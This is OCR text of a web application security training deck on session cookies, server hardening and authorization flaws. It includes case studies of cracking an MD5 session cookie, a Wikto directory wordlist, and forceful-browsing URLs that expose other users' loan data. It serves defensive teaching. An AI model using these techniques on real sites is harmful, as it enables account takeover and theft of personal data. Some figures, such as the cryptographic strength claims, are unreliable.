    - For example, we have seen help desk operations that set a default password to the day of the week ("*Your password has been reset to 'Monday22'*")

State Maintenance

Section 2

How do you Maintain State?

State Maintenance

- HTTP is stateless. Developers must devise a method to keep track of all authenticated sessions
- This is the most critical security component of a transactional web application, and is where attackers will spend a great deal of time
- The state maintenance, or session “token” is the key to authorization
  - If it is compromised, an attacker can “clone” a legitimate session
  - If it is reverse engineered, an attacker can authenticate as anyone, and everyone


State Maintenance – Authorization: Basic

- Basic Authentication concatenates the ID and password with a simple encoding mechanism and passes the information in the HTTP header fields

```
GET /account_maint HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.targetvictim.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Authorization: Basic aGFja2Vyc2xvdmU6YmFzY2lhdXRo
```

State Maintenance – Authorization: Basic

- BasicAuth is already reverse engineered
  - Simple Base 64 encoding
  - Many tools exist for Base 64 encoding and de-coding:
    - http://www.securitystats.com/tools/base64.asp
  - The session ID should be a short-term secret that is invalidated upon logout, or session time-out
  - This long-term secret remains as long as the browser window is open and does not change until the user changes their password
  - Highly susceptible to brute-force. Many tools available:
    - http://kapheine.hypa.net/authforce/index.php


Online Base64 Encode/Decode Utility

Example: YWRtaW5pc3RyYXRvcjp0ZXN0MTIz

Fja2Vyc2xvdmU6YmFzY2lhdXRo | Decode | Submit

hackerslove:basciauth

Hex Results are: 6861636b6572736c6f76653a626173636961757468

State Maintenance - Cookies

- Cookies:
  - <u>If cookies are used well</u>, they are the best form of state maintenance available that is compatible with the largest number of browsers

State Maintenance - Cookies

Anatomy of a Cookie

Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure; DATA

Name	**Arbitrary name used to identify the cookie. Should be vague.**
Expires	**Date after which the browser should not send the cookie. Should be non-persistent "end of session".**
Path	**The range of URLs in which the browser is permitted to transmit the cookie. Should be very specific.**
Domain	**The range of hosts where the browser is allowed to send the cookie. Can include hostname, not just domain name. Should be very specific.**
Secure	**Boolean value that indicates if the browser is permitted to send the cookie over a non-encrypted sessions. "Yes" means send cookie over HTTPS only. Should always be Yes.**
DATA	**Arbitrary string of text.**

State Maintenance - Cookies

Worst Example Possible

Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure; DATA

Name	**SessionID**
Expires	**2020.01.01**
Path	**/**
Domain	**Ca.gov**
Secure	**no**
DATA	**394857**

State Maintenance –Cookies

- Name: SessionID
  - Most likely your site sets several cookies for various purposes. Let's not give the hacker any free clues as to the purpose of any of our cookies or the platform we are using. Anything we can do to make reverse engineering more difficult is good
  - Using the default name is an instant verification of what platform you are using (asp.net_session is a dead giveaway)
  - Use a more obscure name such as "BigBank1"
  - We used to recommend a random name, but some more technically savvy users tend to pick and choose what cookies they will accept from a site
  - For example, some users will never accept UTMA or UTMZ (Google snooping cookies)
    - You can change the name PHP uses for cookies (PHPSESSID) using session.name:
      - http://www.php.net/ref.session
    - You can change the name WebLogic uses (JSESSIONID) in weblogic.xml using CookieName:
      - http://edocs.bea.com/wls/docs70/webapp/weblogic_xml.html#1036869
    - You can change the name .NET uses with cookie.name:
      - http://msdn2.microsoft.com/en-us/library/system.net.cookie.name.aspx

State Maintenance –Cookies

- Domain: ca.gov
- This is too vague and if combined with SECURE=NO will allow the sessionID cookie to be transmitted in the clear in other areas of your web site
- If the application in question resides at http://sampleapp.ca.gov/superapp then set the domain to sampleapp.ca.gov to ensure the cookie is not transmitted by the browser in any other area of your web infrastructure

State Maintenance - Cookies


- Path: /
  - As above, this should be set to /superapp for an application that resides at: http://sampleapp.ca.gov/superapp
- Expires: 2020, Jan 1
  - This writes the cookie to the hard disk of the users workstation. No sessionID should ever be left behind on the users workstation.
  - *Expires: End of Session* ← Indicates a non-persistent cookie.
  - Most platforms will also let you set a param called “expired” as a Boolean. Set this to true
- Secure: No
  - Setting this parameter to Yes will ensure that the cookie is transmitted only over an encrypted SSL or TLS connection. This will prevent eavesdropping of the sessionID which can lead to session cloning
  - Secure: Yes

State Maintenance - Cookies

- Data: 394857
  - **This looks like someone's account number (Yikes!)**
- This is the most critical element. If an attacker can do any of the following, they can authenticate to your application as whomever they wish:
  - Brute force the cookie easily
    - Your cookie should be sufficient in length to prevent a reasonable (less than .1 CPU years) brute-force attempt. (64 bits is sufficient, for now…) (512 Bits is brute forcible in 35.7 CPU years)
  - Predict the next cookie to be issued/reverse engineer the cookie/determine what was used to create the cookie
    - An experienced attacker will gather over 1000 cookies from your application. They will then attempt to discern the algorithm used to create the cookie

State Maintenance - Cookies

- Data Field Examples
  - Example 1: **aGFja21l**
  - ***Very bad.*** This is recognizable to the experienced eye as a base 64 value. Base 64 is encoded vs. encrypted which means it is reversible without knowing, or guessing a key


HTTP Basic Auth Encode and Decode - Microsoft Internet Explorer

http://www.securitystats.com/tools/base64.asp

HTTP Basic Authentication Decode

aGFja21l

Enter your Base64 encoded hash in the box above, click Decode, then see below for the decrypted value.

Here is an example if a HTTP Basic Authentication encoded string: YWRtaW5pc3RyYXRvcjp0ZXN0MTIz

Decoded value is: hackme

HTTP Basic Authentication Encode

Enter a ASCII string in the box above, click Encode, then see the encrypted hash.

State Maintenance - Cookies

- Example 2: 279EECA88D0D65450D6E64AFC9F7CEF1
  - 32 Digits in hexadecimal, hmm, looks like an MD5 hash…
  - MD5 is a one-way algorithm which is not reversible. OK, that's better than encoding but it can still be brute forced. Especially since it is a common habit amongst developers to MD5 hash something "known"
  - This was seen in the wild, and resulted in hours of "well what if we hash his birth year/month/day concatenated with his account number. No, hmm, OK separate with a ":" Bingo!
  - 680401:394857 = 279EECA88D0D65450D6E64AFC9F7CEF1
  - Now we can brute force the site much more easily with no fear of intruder lockout
  - A better hash would be salted with:
    - [random seed+timestamp+secret+password]
  - SHA-1 (produces a 40 character hex value) is often recommended as "stronger" than MD5, but is the current target of many amateur cryptologist, and has been "rainbowed"
  - PTP recommends a salted SHA-2 (256 bit or larger) hash for sensitive operations such as a session credential or other highly sensitive data. If SHA-2 is not possible on your platform, please demand it from your vendor and use a salted MD5 for now

State Maintenance – Cookies

- What about Active Server Pages, and .NET?
  - Older versions of ASP do not support the use of encrypted session credentials. The older ASPSESSIONID credential is produced using a random number that is generated by the server at boot time. This random seed is incremented each time the server is booted. These older values are weak and not recommended
  - A typical ASP cookie from an IIS Log looks like this:
    - ASPSESSIONIDGQGGQYNO=LJALNFJCGLOICFEPIAPBFDEJ
  - The blocks have the following meanings:
    - ASPSESSIONID: this is a constant
    - GQGGQYNO: this is an 8-character "munge" of the process ID for the process running the web server (IIS)
    - LJALNFJCGLOICFEPIAPBFDEJ: is the actual 32-bit SessionID
    - Each time the server is restarted, a random session ID starting value is selected
    - For each new session that is created, the session ID value is incremented.
    - The 32-bit session ID is mixed with random data and encrypted to generate a 16 character string. Later, when a cookie is received, the session ID is decrypted from the 16 character string
    - The encryption key is randomly selected each time the web server is restarted
    - This is *NOT* in compliance with NIST encryption standards

State Maintenance – Cookies

- .NET
  - .NET v2.0 and later allows you more control over the session credential
  - The cookie can be TripleDES encrypted for greater security:

```
<authentication mode="Forms">
    <forms name=".ASPXCOOKIEDEMO" loginUrl="login.aspx"
      defaultUrl="default.aspx"
        protection="All" timeout="30" path="/" requireSSL=“true"
        slidingExpiration="true" enableCrossAppRedirects="false"
        cookieless="UseDeviceProfile" domain="">
        <!-- protection="[All|None|Encryption|Validation]" -->
        <!-- cookieless="[UseUri | UseCookies | AutoDetect |
          UseDeviceProfile]" -->
    </forms>
</authentication>
```

  - More information on .NET session credentials:
    - http://www.asp.net/QuickStart/aspnet/doc/security/formsauth.aspx

State Maintenance – Cookies

- PHP
  - PHP 5 and later can use a salted MD5 hash for which no know exploits are available if done correctly. (Not even a Rainbow cracker)
    - MD5=MD5($rnd.$time.$secret);
    - Always seed the most random value first.
    - The value of secret should never be known to the client (Don’t use their SSN, DOB or anything they know)
  - Do not use SHA-1 (session.hash_function=1)
  - Be sure and use session_destroy at logout

State Maintenance – Cookies

- PHP
  - Do not allow the session ID in a URI:
    - session.use_trans_sid=0 (default for the current version)
    - session.use_only_cookies=1 (default for the current version)
  - Mark the cookie as HTTPonly such that it cannot be read by script. This will reduce the threat of XSS attacks:
    - session.cookie_httponly
  - Change the cookie name:
    - session.name=myappname1
  - Only send the cookie over HTTPS:
    - session.cookie_secure=1
  - Most of these functions are only available since PHP 5.

State Maintenance - Cookies

Anatomy of a Good Cookie

Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure; DATA

Name	**acme1**
Expires	**End of Session**
Path	**/bigapp**
Domain	**ecom.acme.com**
Secure	**Yes**
Data	**(Salted SHA-2 Hash)**

State Maintenance

- So what makes a “secure” sessionID value?
- The Golden Cookie Recipe:
  - Never seeded with long-term secrets or anything known to the end-user
  - Sufficiently random to avoid prediction and reverse engineering
  - Never re-used
  - Lengthy enough to avoid brute-force
  - Non-persistent. Never stored or cached
  - Transmitted securely


State Maintenance – Conclusion

Recommended	NOT Recommended
ASP.NET_SesionId is strong (for now)	Unsalted MD5's are weak
Salted MD5's are strong	SHA-1 is weak
SHA-2 (256-512+) is very strong	Anything encoded is very weak
NTLMv2 is very strong	NTLM is mildly strong

Server Configuration

Section 3

Locking down your server




Server Configuration

- Common vulnerabilities
  - Leaving default material behind:
    - The IIS default installation directories:
      - \iisamples\, \msadc\, \iishelp\, \scripts\, \printers\
    - Fronpage default installation directories:
      - \inetpub\wwwroot\, \inetpub\wwwroot_vti_pvt\, \inetpub_vti_log\
    - Apache default directories:
      - \cgi-bin\
    - Coldfusion default directories:
      - \cfide\

Server Configuration

- Wikto (an enhanced version of Nikto) is used to search your site for these default pages
- Wikto searches for tens of thousands of potentially useful (to a hacker) files and directories and can "learn"



Directories: /a, /access, /active, /adm, /admin, /_admin, /administrator, /administration, /app, /apps, /archive, /archives, /asp, /back, /backup, /back-up, /bak, /bakup, /bak-up, /basic, /bea, /bin

File types: htm, html, shtml, asp, asa, doc, jsp, jsa, txt, pl, plx, cfm, php, vbs, cgi, inc, tmp

Files: admin, login, logon, backup, backend, users, logs, test, upload, INSTALL_admin, adm, admin_, admin_login, admin_logon, administrator, adminlogon, client, clients, cmd, customer, data, database, default, details, email, example, examples, feedback, global, globals, guestbook, index, log, logfile, logfiles, login, logon, mail, main, members, pass

www.sensepost.com	IP/DNS name
80	Port
403,401,200,302,301	Trig Codes(Dir)
200,302,301,403	Trig Codes (File)
☐	GET / HEAD
☐	Preserve results

Use AI ☐ 0.700

Authorization

Section 4


Authorization

Authorization

- There are generally 4 Major schemes:
  - ***None*** (Don't laugh! We still see this.)
  - ***Discretionary Access Control (DAC)*** – Each application resource has an owner who decides who else has access to it and what operations are permitted
  - ***Mandatory Access Control (MAC)*** – Access to resources are defined through corporate policy. A policy describes the access control rules and how a resource's sensitivity level (e.g. public, private, or confidential is affected by operational processes)
  - ***Role-based Access Control (RBAC)*** – Access to resources is mandated through the use of groups defined by a business role (e.g. Finance, Accounting, Guests, etc.). Authenticated users may belong to multiple groups and access appropriate resources or functionality

Authorization

- sampleapp.net:
  - sampleapp.net did not check authorization for one specific URI.
  - Therefore, Client A can login using their credential, and access the reports, loan apps, etc. of any other user of the system.
  - This vulnerability was further complicated by the fact that the CLIENT_ID for any client is visible on their portal through a directory feature.




```
l"><a target="_top" href="/tell_a_friend.html">Tell-A-Friend</a></div>

l"><a target="_blank" href="https://p2.:    :  pp.net/sweepstakes/participant.asp?client_id=06006">Sweepstake
 src="/img/altura/red/topnav_divider.gif" border=0 alt="" width="6" height="23" style="float:left;margin-rig
l"><a target="_top" href="/credit_report.html">Credit Report</a></div>
```

Authorization

- Forceful browsing:
  - This shot was the result of authenticating as redac-1 who has no current loan apps and requesting loan app #440355 which belongs to another broker
  - [https://sampleapp.net/app/redacted_edit.asp?client_id=0000&**application_id=440355**&vol=Y&trust_level=Edit%7ENo%7EClient](https://sampleapp.net/app/redacted_edit.asp?client_id=0000&application_id=440355&vol=Y&trust_level=Edit%7ENo%7EClient)
  - The application_id value appears to be a semi-sequential number


https:[illegible]app/review.asp?mode=Edit - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address https:[illegible]app.net/app/review.asp?mode=Edit


Loan Number	[illegible]	*Borrowers:* [illegible]	
Lender Submission History			
Date Submitted	Lender name	Status	Details

[illegible]'s Information

1. Your Loan	
Program	Conforming 30 year fixed
Rate	2.000%
Purpose of Loan	Purchase, I am still looking for a property
Property Value	$232,323
Loan Amount	$23,232,323
2. Your Information	
Full legal name	**[illegible]**
Social Security Number	**232-32-3232**
Home Phone Number	**232-232-3232**
Work Phone Number	
E-mail Address	**22@23.com**
Best time to call	
3. Your Residence	
Street Address	**232**
Apt. #	**2323**
City, State, Zip	2323,AL,23232
How long at this address	**2** Year(s) **2** month(s)
4. Your Employer	
Employer Name	
Worked here 2 or more years	Y
Self Employed	N
5. Your Income	
Monthly Base Salary	**$3,343.00**
Monthly Overtime Income	**$3.00**
Monthly Bonus Income	**$5.00**
Monthly Commissions	**$7.00**
Min. Dividend/Interest	**$9.00**
Min. Net Rental Income	**$8.00**
Other/ Additional Income	**$56.00**
6. Your Combined Assets:	

Authorization

- Forceful browsing example:
- Sensitive forms containing PII (SSN's) are retrieved using a URI that specifies a DOCID value
- Authorization is NOT checked to see who is requesting these values
- The DOCID is a simple 10 digit numeric value that is easily guessed, or brute forced


Source of: https://[redacted]CommonPage.aspx?PageName=[redacted]
Line 491, Col 95

```
="pageheader" vAlign="bottom"[redacted]</td>
="formLabel" align="right">Customer Name:&nbsp;&nbsp;<span id="PageBody_[redacted]" class=


an="2"><IMG class="contentDivider" height="2" alt=" " src=".[redacted]Images/spacer.gif"
        width="100%" border="0"></td>




an="2">
table width="100%" align="center">
        <tr>
                <td class="formtext"><span id="[redacted]"><IMG height="135" alt="Retireme
                                src="../[redacted]/images/bulletin[redacted] widt
                        year link you want to view. If you have questions about [redacted] item c
